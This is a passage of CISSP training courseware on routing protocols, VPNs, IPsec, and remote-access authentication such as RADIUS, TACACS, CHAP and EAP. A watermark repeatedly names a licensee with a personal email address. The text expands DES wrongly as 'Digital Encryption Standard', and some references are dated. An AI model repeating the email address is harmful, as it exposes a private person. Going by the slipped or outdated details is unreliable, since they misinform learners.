At this point, both router C and B will send their traffic through router A. Let's say the link to router A has gone down. Well, router A knows that there is a slower connection through router B, so it sends its traffic to router B. Router C is slow in processing the information, so it still thinks that it can get to the network via router A. So, it tells router B that it can get to the network in a small number of hops. Router B, knowing that the link for router A is down, thinks this is a better link and sends its traffic to router C; little does it know that router C is still sending it to router A. So now A sends its traffic to B, B sends it to C, and C sends it back to A. See how quickly a routing loop can be created?

There are many different ways that routing loops can be avoided, and we will briefly go over them now. Defining a maximum hop count will limit the extent of the routing loop. Split horizon also works very well, and what it says is that you should never send information about a route back in the direction from which the information originally came. Poison reverse is a variation of split horizon, whereby router entries are not modified so that they stay consistent with other routers until all routers have had a chance to make the update. Hold-down timers are used with poison reverse and tell routers to hold any changes that might impact routes for a period of time.

Licensed To: Nancy Arnold <shawnacrum1@gmail.com> May 03, 2020

RIP (ROUTING INFORMATION PROTOCOL)

- RIP is a distance-vector protocol
- Hop count is used as the metric
- Maximum hop count is 15
- Routing updates are every 30 seconds
- RIP can load balance over multiple paths

RIP (Routing Information Protocol)

Routing Information Protocol (RIP) is a basic protocol used for routers to exchange routing information, and the details of RIP are specified in RFC 1058. Let's look at some of the key characteristics of RIP:

- RIP is a distance-vector protocol and uses hop count as the metric. This is an important limitation of RIP; the only thing it uses to determine the shortest path is the number of hops or the number of routers a packet has to go through. It does not take into consideration bandwidth. So, if I have one route that goes through two routers that are connected via 56k lines and another route that goes through three routers that are all connected via T3s, RIP will only look at hop count and say two is less than three and send the data over the 56k connection.
- The maximum hop count for RIP is 15; a hop count of 16 is considered unreachable. So, with large networks where there are more than 15 routers or 15 possible hops a packet can go through, RIP will not work.
- RIP works by sending routing updates to all of a router's neighbors every 30 seconds.
- RIP can also load balance over multiple paths if they are equal in terms of metrics.

As you can see, RIP is not a complicated protocol, but also has limitations based on its simplicity.

LINK STATE

- SPF (shortest path first) algorithm
- Maintains topology information
- Has full knowledge of all routers and how they connect
- All routers have similar picture of the entire network



MGT414 | SANS Training Program for CISSP® Certification

138

Link State

We discussed distance-vector protocols and looked at an example of RIP. As we have seen, they are fairly basic, but are also very limited. The second type of routing protocols are link state, and these overcome the limitations of distance-vector protocols but also add in complexity. Link state uses SPF or the shortest path first algorithm. The way it works is that each router maintains a database that has topology information about the entire network. Each router not only knows about its neighbors, it also knows about all routers that are on the network and how they are connected. Because all routers maintain full knowledge, each router should have a similar picture of the network and, therefore, similar information.

BGP (BORDER GATEWAY PROTOCOL)

- Specifies routing between autonomous systems or networks that are very large
- Is an exterior gateway protocol (EGP)
- Performs three types of routing:
 - Interautonomous system routing
 - Intra-autonomous system routing
 - Pass-through autonomous system routing

BGP (Border Gateway Protocol)

Border Gateway Protocol (BGP) is an exterior gateway protocol that determines how routing should be performed between autonomous systems. An autonomous system is a network or groups of networks that are under the control of a single entity. The internet is composed of a large number of autonomous systems that are interconnected. BGP performs three general types of routing:

Interautonomous system routing: *Interautonomous system routing occurs between two or more BGP routers in different autonomous systems. Peer routers in these systems use BGP to maintain a consistent view of the internetwork topology. BGP neighbors communicating between autonomous systems must reside on the same physical network.*

Intra-autonomous system routing: *Intra-autonomous system routing occurs between two or more BGP routers located within the same autonomous system. Peer routers within the same autonomous system use BGP to maintain a consistent view of the system topology. BGP also is used to determine which router will serve as the connection point for specific external autonomous systems.*

Pass-through autonomous system routing: *Pass-through autonomous system routing occurs between two or more BGP peer routers that exchange traffic across an autonomous system that does not originate and run BGP. In a pass-through autonomous system environment, the BGP traffic did not originate within the autonomous system and is not destined for a node in the autonomous system.¹*

[1] Cisco Systems, Inc. (2004). *Internetworking Technologies Handbook*. Networking Technology Series (4 ed.). Cisco Press.

DISTANCE VECTOR VERSUS LINK STATE

Distance vector

- Has information only on neighbors
- Simple metric, such as hop count
- Frequent updates
- Slow convergence

Link state

- View of entire network
- Calculates shortest path to each router
- Event-triggered updates
- Fast convergence

Distance Vector versus Link State

Now that we have covered both distance-vector and link-state protocols, let's summarize this section by taking a brief comparison of the two. From a simplicity standpoint, distance vector is simpler, but it also does not scale as well to larger networks. Distance vector only has information about each of its neighbors, whereas link-state protocols have a view of the entire network. Distance vector uses a simple metric such as hop count and does not include critical elements such as bandwidth. Link state calculates the shortest path to each router and looks at various elements such as bandwidth and congestion. Distance-vector protocol automatically updates at frequent intervals whether there is a change or not, which results in slow convergence. Link state updates the routing tables only when certain events occur and, therefore, can converge much quicker.

SOFTWARE DEFINED NETWORKING

Software Defined Networking (SDN) separates a router's control plane from the data (forwarding) plane

- Control plane: Data sent to/from a router, such as routing protocol updates (OSPF, BGP, etc.)
 - Data plane: Data sent through a router, such as routed packets
- Routing decisions are made remotely, instead of on the router
- The open source OpenFlow protocol is used for remote management of the data plane in Software Defined Networks
 - OpenFlow is a TCP protocol that uses TLS encryption



MGT414 | SANS Training Program for CISSP® Certification

141

Software Defined Networking

OpenFlow is managed by the Open Networking Foundation. Their site is available at <https://www.opennetworking.org>.

The foundation describes OpenFlow:

In a classical router or switch, the fast packet forwarding (data path) and the high-level routing decisions (control path) occur on the same device. An OpenFlow Switch separates these two functions. The data path portion still resides on the switch, while high-level routing decisions are moved to a separate controller, typically a standard server. The OpenFlow Switch and Controller communicate via the OpenFlow protocol, which defines messages, such as packet-received, send-packet-out, modify-forwarding-table, and get-stats.¹

[1] OpenFlow. » What is OpenFlow? <https://mgt414.com/1q>

CONTENT DISTRIBUTION NETWORKS

Content Distribution Networks (CDN) improve performance and availability by bringing data closer to users

- Also called Content Delivery Networks
- Uses a series of distributed caching servers
- Determines servers closest to end users

Notable CDNs include Akamai, Amazon CloudFront, and Cloudflare

- Many ISPs are also CDNs



Content Distribution Networks

Content Distribution Networks are a distributed series of caching web servers, designed to improve performance and availability by bringing data closer to the end user.

Web Performance Today answers the question, "What performance problem does a CDN solve?":

While content delivery networks also solve ancillary problems such as improving global availability and reducing bandwidth, the main problem they address is latency: the amount of time it takes for the host server to receive, process, and deliver on a request for a page resource (images, CSS files, etc.). Latency depends largely on how far away the user is from the server, and it's compounded by the number of resources a web page contains.

For example, if all your resources are hosted in San Francisco, and a user is visiting your page in London, then each request has to make a long round trip from London to SF and back to London. If your web page contains 100 objects (which is at the low end of normal), then your user's browser has to make 100 individual requests to your server in order to retrieve those objects.

Typically, latency is in the 75-140ms range, but it can be significantly higher, especially for mobile users accessing a site over a 3G network. This can easily add up to 2 or 3 seconds of load time, which is a big deal when you consider that this is just one factor among many that can slow down your pages.¹

[1] What performance problem does a CDN solve? <https://mgt414.com/3y>

Course Roadmap

- Security and Risk Management
- Asset Security
- Security Architecture and Engineering
- **Communication and Network Security**
- Identity and Access Management
- Security Assessment and Testing
- Security Operations
- Software Development Security

COMMUNICATION AND NETWORK SECURITY

1. Network Architecture Design Principles
2. Storage, Voice and Wireless Protocols
3. Secure Network Components
4. Routing
5. Remote Access and Secure Communications Channels
6. Network Authentication



MGT414 | SANS Training Program for CISSP® Certification

143

SANS EDU VN @ WWW.SANS.EDU.VN.

Licensed To: Nancy Arnold <shawnacrum1@gmail.com>

REMOTE ACCESS

- Data networking technologies
- Focused on providing remote users with network access
- Protects confidentiality, availability, and integrity
- Restricted address:
 - Authenticates user node (not the user)
 - Determines authorized users based on source IP address
 - Allows access to addresses on approved list



MGT414 | SANS Training Program for CISSP® Certification

144

Remote Access

Data Networking Technologies

- Focused on providing remote users with network access
- Protects confidentiality, availability, and integrity
- Restricted address:
 - Authenticates user node (not the user)
 - Determines authorized users based on source IP address
 - Allows access to addresses on approved list

VIRTUAL PRIVATE NETWORKS(VPNS)

- Data is encrypted at one end of the VPN from cleartext into ciphertext
- Ciphertext is transmitted over the internet
- Data is decrypted at the other end of the VPN from ciphertext back into the original cleartext



MGT414 | SANS Training Program for CISSP® Certification

145

Virtual Private Networks (VPNs)

VPNs are a perfect alternative to costly, inflexible private circuits. They give companies the option of setting up virtual circuits across public networks, such as the internet. Encryption provides the confidentiality needed as the private information flows across the public network. This capability allows VPNs to establish secure communication between different remote organization offices and can be used to establish remote access to internal network resources by employees from their homes or while they travel.

VPN ADVANTAGES

Improved flexibility

- A VPN "tunnel" over the internet can be set up rapidly. A frame circuit can take weeks
- A good VPN will also support quality of service (QoS)

Lower costs

- There are documented cases of a VPN paying for itself in weeks or months
- There are also cases where the hidden costs sank the project!



VPN Advantages

One of the biggest benefits of VPN technology is its flexibility. If you need a secure channel between two hosts for only a day, or even an hour, a VPN may fit the bill. After you have all the components to establish a VPN, setting one up only requires configuration. This makes the technology far more flexible than private circuits, which must be ordered far in advance of their use and may require additional hardware. This flexibility lends itself to creating new business solutions. For example, it's not cost-effective to wire a T1 for every employee who works from home. It's practical, however, to load software on their laptop and let them connect to the home office via a VPN over the internet.

There are also some disadvantages to VPNs, the primary of which is performance guarantees. Most private circuits, such as leased lines or ATM, have an ability to guarantee bandwidth and latency. Similar guarantees have been difficult to achieve with VPNs. TCP/IP, the networking protocol for the internet, was not designed to provide quality of service (QoS) and improvements have been slow in coming. Providing QoS for VPNs is even more difficult because many QoS solutions require the service provider to look into the messages they are passing on to decide whether the message has higher priority than other messages. If the service provider cannot examine the information in a message (because of encryption), it makes it even more difficult to decide which network traffic should get priority.

There are solutions to these problems. Multiprotocol Label Switching (MPLS), an alternative over traditional Layer 3 routing, is used to address these problems. It allows forwarding of messages across the internet without requiring examination of the message contents. MPLS-based VPNs can be purchased from a wide variety of internet service providers, although they are more expensive than standard IP services.

MODES OF REMOTE ACCESS

Client-to-site VPN

- Example: Laptop dial-up connection to remote access server at HQ

Site-to-site VPN


- Example: L.A. office connection to D.C. office location

Modes of Remote Access

There are two primary categories of VPNs to consider: Client to site, and site to site.

- **Client-to-site VPNs** provide remote access from a remote client, such as a traveling sales rep or telecommuting employee, to the corporate network. Such VPNs are normally established between the client's computer and a gateway device located at the border of the corporate network. The client's computer runs VPN software that allows it to establish the connection to the VPN gateway.
- **Site-to-site VPNs** provide connectivity to networks, such as headquarters and a remote office. In these connections, gateway devices are located in front of both networks. Information needing to flow between the sites is directed to the local gateway, which then encrypts the contents of the message and forwards it to the other site's gateway. The remote site's gateway decrypts the message then sends it on to its final destination.

REMOTE ACCESS (GENERIC)



SANS

MGT414 | SANS Training Program for CISSP® Certification


148

Remote Access (Generic)

This slide shows how remote access works and is set up for clients. This slide depicts what was written on the previous slide. It shows a home user connecting to a corporate network via the internet and setting up a secure channel. This mode of operation is often called *transport mode*.

SECURITY IMPLICATIONS

- Bypassing firewalls, IDSEs, virus scanners, web filters
- Trusting the "other end"



Security Implications

Many sites assume that because they have established a VPN, they are secure. This is a bad assumption because VPNs bring their own special security concerns into your network. One frequent error made with VPNs is to overly trust the other side of a VPN connection.

With site-to-site VPNs, it is common to see the VPN connection allowed into the network without applying any security restrictions to it. This might be appropriate if the other side of the VPN belongs to the same organization and is controlled by the same security policies and procedures. However, if the other side of the connection is another organization such as a business partner, access through the VPN should be restricted. Most VPN gateways include firewall abilities allowing them to limit network traffic across the VPN. It is a best practice to restrict this traffic to the minimum necessary to fulfill the business need of the connection.

Another potential security problem VPNs introduce is caused by the encryption VPNs use to protect the messages they exchange. As mentioned before, this encryption prevents an attacker from eavesdropping, but it also prevents intrusion detection systems and antivirus tools from examining the packets for malicious or inappropriate content. This reduces or eliminates the effectiveness of these security tools.

Last, client-to-site VPNs suffer from the trusted client problem. Many organizations have strict rules on the type of software allowed on corporate computers. Part of the reason for these controls is that unauthorized software may contain security vulnerabilities.

When allowing employees to use a VPN to access the corporate network, the organization may not be in the same position to dictate a tight configuration. In fact, most home computers are insecurely configured. If an attacker discovers the home computer and takes it over, the attacker may be able to use that access to the computer to leverage access to the corporate network over the employee's VPN connection. For this reason, it is a good idea to recommend, or better yet, enforce the use of a personal firewall product and antivirus software prior to allowing remote users to access client-to-site VPNs.

Licensed To: Nancy Arnold <shawnacrum1@gmail.com> May 03, 2020

IPSEC OVERVIEW

- Issued by IETF as an open standard (RFC 2401), thus promoting multivendor interoperability
- Enables encrypted communication between users and devices
- Implemented transparently into network infrastructure
- Scales from small to very large networks
- Commonly implemented (Most VPN devices and clients are IPsec-compliant)



MGT414 | SANS Training Program for CISSP® Certification

151

IPsec Overview

IP Security (IPsec) is an IETF standard for establishing virtual private networks. It is slowly replacing proprietary VPN protocols and becoming the industry standard. Many products on the market now support IPsec natively, such as Checkpoint Firewall-1, Cisco routers, and Windows XP.

Like the application-level and transport-level techniques previously discussed, IPsec provides data integrity, confidentiality, and authentication. IPsec also offers sophisticated replay attack prevention.

Attackers use replay attacks by copying a message as it goes across the network, then retransmitting the copy to the destination. Even if the attacker cannot read the encrypted message, he can cause undesired results. For example, if the message was a request to transfer \$1000, the replay might be able to cause an additional transfer, making the total transferred \$2000. IPsec includes specific mechanisms to detect and prevent replay.

TYPES OF IPSEC HEADERS

Authentication Header (AH)

- Data integrity: No modification of data in transit
- Origin authentication: Identifies where data originated
- NO confidentiality!

Encapsulating Security Payload

- ESP
- Data integrity: No modification of data in transit
- Origin authentication: Identifies where data originated
- Confidentiality: All data encrypted



SANS

MGT414 | SANS Training Program for CISSP® Certification

152

Types of IPsec Headers

IPsec is actually a collection of protocols used singly or together to implement its various network security services. Primarily, IPsec is composed of the *Authentication Header* (AH) protocol, the *Encapsulating Security Payload* (ESP) protocol, and the *Internet Key Exchange* (IKE) protocol. To understand how IPsec works, let's examine the abilities offered by each of these protocols.

Authentication Header (AH)

AH provides message integrity, anti-replay, and source authentication. It works by adding authentication information into each IP packet. To see how this works, we need to understand some of the information that goes into an IP packet.

IP packets are composed of many pieces of information, each important. One of the most important, from a security standpoint, is the Source IP field. The Source IP field is used to tell the recipient who sent the message. In a normal network conversation, the computer that is sending a message uses its own IP address as the source address. This is important to the security of the system because many firewall systems use source IP addresses to determine whether a message should be allowed into a network. If an attacker can choose to lie about his IP address, he could potentially use an address that the firewall does allow in, fooling the firewall into accepting a message that it should have denied. Without AH, there is nothing to prevent an attacker from lying about the source or any other field inside the packet.

To prevent this, AH adds a keyed hash of the message to the packet. This hash is referred to as the Integrity Check Value (ICV). In the ICV computation, AH includes every field that does not change during its trip from source to destination. This includes the source address, destination address, length, and the data. This information is inserted into the packet after the regular IP header, but before the data.

To verify that the packet has not been tampered with, the recipient recomputes the ICV. If any of the hashed fields, including the source address, have been changed, even by a bit, the hash will be different and the integrity check will fail. This provides both integrity checking and authentication. The integrity is guaranteed because the hash must match the message. However, what about the authentication? Remember that this is a keyed hash. The key used is negotiated between the sender and recipient prior to the start of communications. You can only

compute the hash if you know the right key. Thus, if a recipient can recompute the hash using the key previously agreed upon with the sender, then the message has been authenticated as originating from that sender.

The algorithm used to create the ICV is configurable. The architects of the IPsec protocol endeavored to minimize any dependency between IPsec and the cryptographic algorithms it relies upon. This is to prevent the standard from becoming out-of-date if a new cryptographic algorithm needs to be supported. Only two algorithms are required by the IETF for a particular AH implementation to be considered compliant to the protocol. These are MD5 and SHA-1. Both algorithms are used by AH for the same purpose—the creation of a hashed message authentication code (HMAC).

As mentioned earlier, some fields have to be left out of the ICV computation because they change during transmission. An example of this is the time-to-live (TTL) field. The TTL field is used to limit how many different routers (or hops) a packet can pass through before it reaches its destination. Every time a packet arrives at a router, its TTL field is decremented. When it reaches zero, the packet is dropped and an error message is sent back to the source of the packet. You can see why this could never be included in the hash computation. This field is guaranteed to be different by the time it arrives at the recipient. The recipient's hash computation would always fail!

There is one last feature worth mentioning about AH—its anti-replay capabilities. AH uses the sequence number to determine whether a packet has been seen before. The way it works is straightforward. When an AH connection is first established, the value is set to zero. Every time a packet is sent out, the number is incremented. So, the first packet has a sequence number of zero, the next 1 and so on. To prevent replay, the receiving system must make sure that it never accepts two messages with the same sequence number.

There is an additional wrinkle to this. The sequence number is a 32-bit value. This allows for over 4 billion different sequence numbers. Although this might sound like a large number, it is not inconceivable, given enough time, for it to be exceeded.

When this happens, the protocol specifies that the current key in use be renegotiated and that the sequence number value be reset to zero.

Encapsulating Security Payload (ESP)

ESP is the companion protocol to AH. Like AH, it offers message integrity, anti-replay, and authentication features, but it also offers confidentiality by providing the capability to encrypt the contents of the message. Its implementation differs from AH in the area within the packet that it concentrates on. ESP does not pay any attention to the IP header of the packet. It concentrates instead on the message contents.

Just like AH, ESP is designed to minimize its dependency on any particular encryption algorithm. To establish compliance with the IETF standard though, an implementation must support the following algorithms: Digital Encryption Standard (DES) for encryption, and HMACs based upon both MD5 and SHA-1 for authentication. Each implementation must also include the NULL algorithm for both encryption and authentication. The reason for the NULL algorithm will be explained shortly.

As stated previously, ESP provides confidentiality and authentication. You don't have to use both, though. It is possible to use ESP to only perform authentication, or confidentiality, or both. Here's how:

When encryption is chosen, all of the information in the packet above the network level is encrypted using the selected encryption algorithm. This includes the embedded protocol header (i.e., TCP, UDP, ICMP) and all of the message data. The packet is then rewritten by replacing all of the transport data with the payload field of the ESP message.

If you do not need the message to be confidential, you can turn encryption off by using the NULL algorithm. This algorithm, as you might guess from the name, does nothing to the message. When used, an ESP message is still generated and placed into the outgoing packet. The only difference is that the message data contained within the ESP payload is still in its original form (i.e., cleartext).

Authentication is performed similarly to the AH protocol, by creating and then verifying an ICV. The difference is what information is included in the ICV calculation. ESP authentication only includes the information inside the ESP message, so the source and destination of the packet do not enter into the calculation. It does not matter whether the payload of the ESP message is encrypted or not. The calculation is the same.

Just as with ESP confidentiality, a NULL algorithm is available for ESP authentication. This algorithm acts differently than the NULL confidentiality algorithm. When it is called, instead of returning the same message that it was presented, it returns nothing. This results in the authentication field of the ESP message being empty.


There is one caveat worth mentioning about these NULL algorithms. You can use one or the other but not both. Using both would effectively disable ESP and for obvious reasons is not included in the standard.

Licensed To: Nancy Arnold <shawnacrum1@gmail.com> May 03, 2020

TYPES OF IPSEC MODES

- Tunnel mode: Applied to an IP tunnel
 - Outer IP header specifies IPsec processing destination
 - Inner IP header specifies ultimate packet destination
- Transport mode: Between two hosts
- Header after IP header, before TCP/UDP header

Tunnel mode



Transport mode



Types of IPsec Modes

Both AH and ESP can operate in two modes: Transport mode or tunnel mode. Transport mode is used to protect a conversation between two specific hosts on a network. For example, two hosts using ESP in transport mode would be establishing a client-to-client-style VPN. Up to now, all of our IPsec examples have been based upon transport mode. Tunnel mode is used to establish site-to-site and client-to site VPNs. Let's look at how tunnel mode differs from transport mode for both AH and ESP.

How Tunneling Works

Tunnel mode, as the name implies, sets up virtual tunnels between gateways. Tunnel mode works by accepting an entire IP packet, which is then packaged inside an IPsec packet. This new IPsec packet is not addressed to the destination of the packet it is carrying. Instead, its destination address is the address of the gateway system at the other side of the tunnel. When the destination gateway receives a tunnel packet, it unpackages it to get out the original packet. This packet is then routed onward to the host listed in its Destination field. From this original packet's point of view, the trip across the tunnel represents just one hop, regardless of how many intermediate routers may have actually existed between the two gateways.

Course Roadmap

- Security and Risk Management
- Asset Security
- Security Architecture and Engineering
- **Communication and Network Security**
- Identity and Access Management
- Security Assessment and Testing
- Security Operations
- Software Development Security

COMMUNICATION AND NETWORK SECURITY

1. Network Architecture Design Principles
2. Storage, Voice and Wireless Protocols
3. Secure Network Components
4. Routing
5. Remote Access and Secure Communications Channels
6. Network Authentication

Licensed To: Nancy Arnold <shawnacrum1@gmail.com>

REMOTE-ACCESS SECURITY MANAGEMENT

Securing remote access for mobile users requires multiple security technologies and protocols

- Securing transmissions over insecure or public networks via VPNs
- AAA services (RADIUS) to ensure the remote client can be appropriately authenticated and determine authorization
- Once connected, protocols or technologies for remote access to data or systems using technologies such as RDP or VNC
- User and endpoint authentication protocols (EAP, 802.1x)



Remote-Access Security Management

When it comes to security, there is no such thing as perfect security. Every security measure we deploy has potential weaknesses or security implications that can be attacked. That is why we always want to deploy our security devices in a defense-in-depth architecture. This is where we have many devices working together to protect our network.

Remote access is no exception. There are security issues associated with remote access. Various technologies and protocols are involved in ensuring security while providing necessary remote access to applications, data, and systems.

CENTRALIZED AUTHENTICATION CONTROL

- TACACS
- RADIUS
- DIAMETER
- PAP and CHAP
- PPP
- EAP
- 802.1X
- NAC



MGT414 | SANS Training Program for CISSP® Certification

158

Centralized Authentication Control

It can get tedious to maintain a large group of services that provide their own authentication and authorization mechanisms (such as PAP or CHAP). One means of simplifying the access control process is to provide a central service that performs the authentication and/or authorization functions. This section gives brief examples of centralized access control implementations.

Dial-In Authentication with RADIUS and TACACS

The *Remote Authentication Dial-In User Service* (RADIUS) and the *Terminal Access Controller Access Control System* (TACACS) are protocols that authenticate users on behalf of other services. These services were designed for use with dial-in services, but they can be used for network-based authentication of other services as well.

RADIUS is a UDP-based service and is described in RFCs 2865 and 2866. RADIUS, though not compatible with TACACS, is in many ways viewed as its successor. TACACS is a TCP-based access control protocol described in RFC 1492. It has been in use for decades. Do not confuse TACACS+ with TACACS. TACACS+ is a newer protocol by Cisco that integrates with Kerberos, allows full AAA, and encrypts all data.

TACACS

- TCP-based
- TACACS Authentication
 - Start
 - Continue
 - Reply
- TACACS Authorization
 - Request attribute-value pairs (AVPs)
 - Response AVP
- TACACS Accounting
 - Start
 - Stop
 - More
 - Watchdog



TACACS

TACACS is TCP-based and has the following commands:

- TACACS Authentication
 - Start
 - Continue
 - Reply
- TACACS Authorization
 - Request attribute value pairs (AVPs)
 - Response AVR
- TACACS Accounting
 - Start
 - Stop
 - More
 - Watchdog

RADIUS

- UDP-based
- RADIUS Authentication
 - Access-request
 - Access-accept
 - Access-reject
 - Accounting-request
 - Accounting-response
 - Access-challenge
 - Status-server
 - Status-client
- RADIUS Authorization
- RADIUS Accounting



RADIUS

RADIUS is UDP-based and has the following authentication types:

- Access-request
- Access-accept
- Access-reject
- Accounting-request
- Accounting-response
- Access-challenge
- Status-server
- Status-client

DIAMETER

- Draft RFC
- Overcomes limitations of RADIUS
- Authentication
- Authorization
- Accounting
- Significant improvement



MGT414 | SANS Training Program for CISSP® Certification

161

DIAMETER

DIAMETER is a draft RFC that overcomes many of the limitations of RADIUS:

Remote Authentication Dial-In User Service (RADIUS) was an older protocol used in implementing AAA standards. The protocol was also named as radius gateway for a clearer and easy to remember term. Despite its popularity and availability, radius gateway had some complications and limitations that need to be addressed. Applications relying on radius gateway were immensely limited to performing a more secured and reliable process. Thus, it gave birth to a new form of protocol called DIAMETER widely used in modern applications. The name is a pun on the RADIUS protocol, which is the predecessor (a diameter is twice the radius).

Diameter protocol came as a result of developments to eliminate limitations with the radius gateway. It serves similar purpose in AAA applications however, advanced processes and operations were added to the protocol to make it reliable. This included the addition of attribute value pairs (AVPs) and error notification which was not present on older protocols. Diameter is not directly backwards compatible, but provides an upgrade path for RADIUS. As a result, older applications designed to run on older protocols including those that were designed in conformity to radius gateway had to adapt the changes brought by the newer diameter protocol. Necessary steps were done on most application to have it run with diameter protocol, without changing the entire structure of these applications.¹

[1] Introduction to Diameter Protocol <https://mgt414.com/50>

CHAP VERSUS PAP

PAP

- Sends the actual password
- Vulnerable to a replay attack

CHAP is considered more secure:

- Password never traverses the network
- Not vulnerable to a replay attack



CHAP versus PAP

Password Authentication Protocol (PAP)

"PAP is a simple, weak authentication mechanism. After the user enters his password, it is sent across the network in the clear to the PAP server, where it is validated. Whoever sniffs the network during this transaction can easily discover the password."¹

It is possible for PAP implementations to mitigate the cleartext password risk. The client hashes the password before sending it to the server, where it is compared to a stored hash of the password. If the hashes are identical, the server grants access. This measure really doesn't help much because an attacker can still steal the hash off the network and send it to the PAP server to authenticate (a replay attack).

Challenge-Handshake Authentication Protocol (CHAP)

CHAP should be used instead of PAP whenever possible. It guards against password theft using challenge/response authentication and it varies every challenge to prevent replay attacks.

[1] SANS - Information Security Resources <https://mgt414.com/2b>

CHAP STEPS (1)

1. The client initiates communication with the server
2. The server sends a challenge back to the client
3. The user enters the password
4. The client uses the challenge and the password to create a response
5. The client transmits the response to the server



MGT414 | SANS Training Program for CISSP® Certification

163

CHAP Steps (1)

The current slide shows the first part of CHAP authentication. The important thing to remember when you go through the steps is that CHAP does a challenge handshake, which means it is not vulnerable to a session replay attack. If someone replays the same handshake that took place several hours earlier, the user will not authenticate because the challenge will be different each time he tries to authenticate to the server.

A typical CHAP session follows these steps:

1. The client initiates communication with the server.
2. The server sends a challenge back to the client.
3. The user enters the password.
4. The client uses the challenge and the password to create a response.
5. The client transmits the response to the server.
6. The server determines what the response should be using the original challenge and the locally stored password.
7. If the responses are identical, the server grants access.
8. The server requests reconfirmation with another challenge/response sequence when appropriate.

The main reason to prefer CHAP over PAP is that the user's password, encrypted or not, never traverses the network. It also guards against replay attacks by using an unpredictable challenge every time.

CHAP STEPS (2)

6. The server determines what the response should be using the original challenge and the locally stored password
7. If the responses are identical, the server grants access
8. The server requests reconfirmation with another challenge/response sequence when appropriate

CHAP Steps (2)

Essentially, each time the client authenticates to the server, the information that is communicated back and forth is different. Both the client and server have a special formula that only they know and, therefore, even if someone intercepts their communication, they will not be able to reproduce the information needed to properly authenticate.

SLIP AND PPP

- Serial line IP (SLIP)
 - De facto standard developed in 1984 to support TCP/IP-based asynchronous dial-up connections
 - Does not have error detection
 - Replaced by point-to-point protocol (PPP)
- Point-to-point protocol (PPP)
 - Used for transmitting over dial-up
 - Allows multivendor operability
 - Improves on the Serial Line Internet Protocol (SLIP)
 - Builds on slip by adding login, password, and error correction
 - Data link layer protocol
 - Incorporates authentication methods:
 - Challenge handshake authentication protocol (CHAP)
 - Password authentication protocol (PAP)



MGT414 | SANS Training Program for CISSP® Certification

165

SLIP and PPP

SLIP and PPP are provided by some ISPs for accessing the internet.

PPTP AND L2TP

PPTP (Point-to-Point Tunneling Protocol) tunnels PPP via IP

- PPTP uses GRE (Generic Routing Encapsulation) to pass PPP via IP

L2TP (Layer 2 Tunneling Protocol) combines PPTP and L2F (Layer 2 Forwarding, designed to tunnel PPP)

- L2TP focuses on authentication and does not provide confidentiality¹



MGT414 | SANS Training Program for CISSP® Certification

166

PPTP and L2TP

PPTP (Point-to-Point Tunneling Protocol) tunnels PPP via IP. A consortium of vendors, including Microsoft, 3COM, and others, developed it. PPTP uses GRE (Generic Routing Encapsulation) to pass PPP via IP, and uses TCP for a control channel (using TCP port 1723).

L2TP (Layer 2 Tunneling Protocol) combines PPTP and L2F (Layer 2 Forwarding, designed to tunnel PPP). L2TP focuses on authentication and does not provide confidentiality: it is frequently used with IPsec to provide encryption. Unlike PPTP, L2TP can also be used on non-IP networks, such as ATM.²

[1] Conrad, E., & Misenar, S. (2015). CISSP study guide, second edition (3rd ed.). Waltham, Mass.: Syngress.

[2] Ibid.

EXTENSIBLE AUTHENTICATION PROTOCOL (EAP)

Extensible authentication protocol (EAP)

- Authentication mechanism
- Extension to PPP
- Supports a variety of authentication mechanisms
- New authentication methods used as desired
- Defined in RFC 2284



MGT414 | SANS Training Program for CISSP® Certification

167

Extensible Authentication Protocol (EAP)

EAP is used to provide authentication for a variety of applications, such as wireless. EAP is defined in RFC 2284.

- EAP-MD5 is one of the weakest forms of EAP. It offers client -> server authentication only (all other forms of EAP discussed in this section support mutual authentication of client and server); this makes it vulnerable to man-in-the-middle attacks. EAP-MD5 is also vulnerable to password-cracking attacks.
- LEAP (Lightweight Extensible Authentication Protocol) is a Cisco-proprietary protocol released before 802.1X was finalized. LEAP has significant security flaws, and should not be used.
- EAP-FAST (EAP-Flexible Authentication via Secure Tunneling) was designed by Cisco to replace LEAP. It uses a Protected Access Credential (PAC), which acts as a pre-shared key.
